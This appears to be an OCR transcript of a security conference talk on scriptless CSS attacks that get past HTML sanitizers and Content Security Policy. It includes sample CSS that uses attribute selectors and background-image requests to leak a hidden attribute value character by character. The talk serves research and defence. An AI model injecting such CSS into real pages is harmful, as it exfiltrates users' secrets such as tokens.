
Scriptless Attacks:
Why CSS Is My Favorite Programming Language

Paul Gerste – TROOPERS25 – June 25, 2025



"Erm, actually CSS is not a programming language!"

Is CSS a programming language?

✨

No, CSS (Cascading Style Sheets) is not a programming language.

Here's why:

- **Purpose**: CSS is a stylesheet language used to describe the presentation of a document written in a markup language like HTML or XML. Its primary function is to control the visual aspects of a webpage, such as colors, fonts, layout, and responsiveness.
- **Functionality**: Programming languages are designed to **execute instructions** and **perform computations**. They typically involve concepts like **variables**, **loops**, **conditional statements**, and functions to create dynamic behavior and logic. CSS lacks these fundamental programming constructs.

...

Why should you care about CSS?

XSS Mitigations

- HTML Sanitizers
- Content Security Policy
- Sandbox

Attack Scenario

```
elem.innerHTML = DOMPurify.sanitize(userInput);
```

Impact without JS? The CSS era!

Attacker Goals

Payload

Steal Data
Confidentiality

Modify Data
Integrity


Delete Data
Availability

What can be done with CSS?

about:me

```
.speaker {
    name: 'Paul Gerste';
    role: 'Vulnerability Researcher';
    company: 'Sonar';
    hobby: 'CTF';
}
```


Contents




Defense

The Past


Attack Scenario




Lame: Defacement



Better: Phishing UI



Real World Example



The Present

CSS Basics

```
<link rel="stylesheet" href="https://example.com/my-style.css">
<style>
    #foo {
        color: red;
        font-size: 20px;
    }
</style>
<div id="foo" style="color:green">
    Hello, World!
</div>
```

Overview

Attribute Leaks

Text Leaks

Other Leaks

Logic

Attribute Leaks

```
<div secret="abc">
```

CSS attribute selectors:

- equals
  `[secret="abc"] { ... }`
- starts-with
  `[secret^="a"] { ... }`
- ends-with
  `[secret$="c"] { ... }`
- contains
  `[secret*="b"] { ... }`

Attribute Leaks
Incremental

- Leak attribute value character by character
- Requirements:
  - Remote styles
  - Remote images

```
Content-Security-Policy: default-src 'none'; style-src *; img-src *
```

Attribute Leaks

Incremental

```
<div secret="f97ca8c...">
```

```
@import url("/step-2.css");
[secret^="0"] { background: url("/0") }
[secret^="1"] { background: url("/1") }
/* ... */
[secret^="f"] { background: url("/f") }
```

/f

Attribute Leaks

Incremental

```
<div secret="f97ca8c...">
```

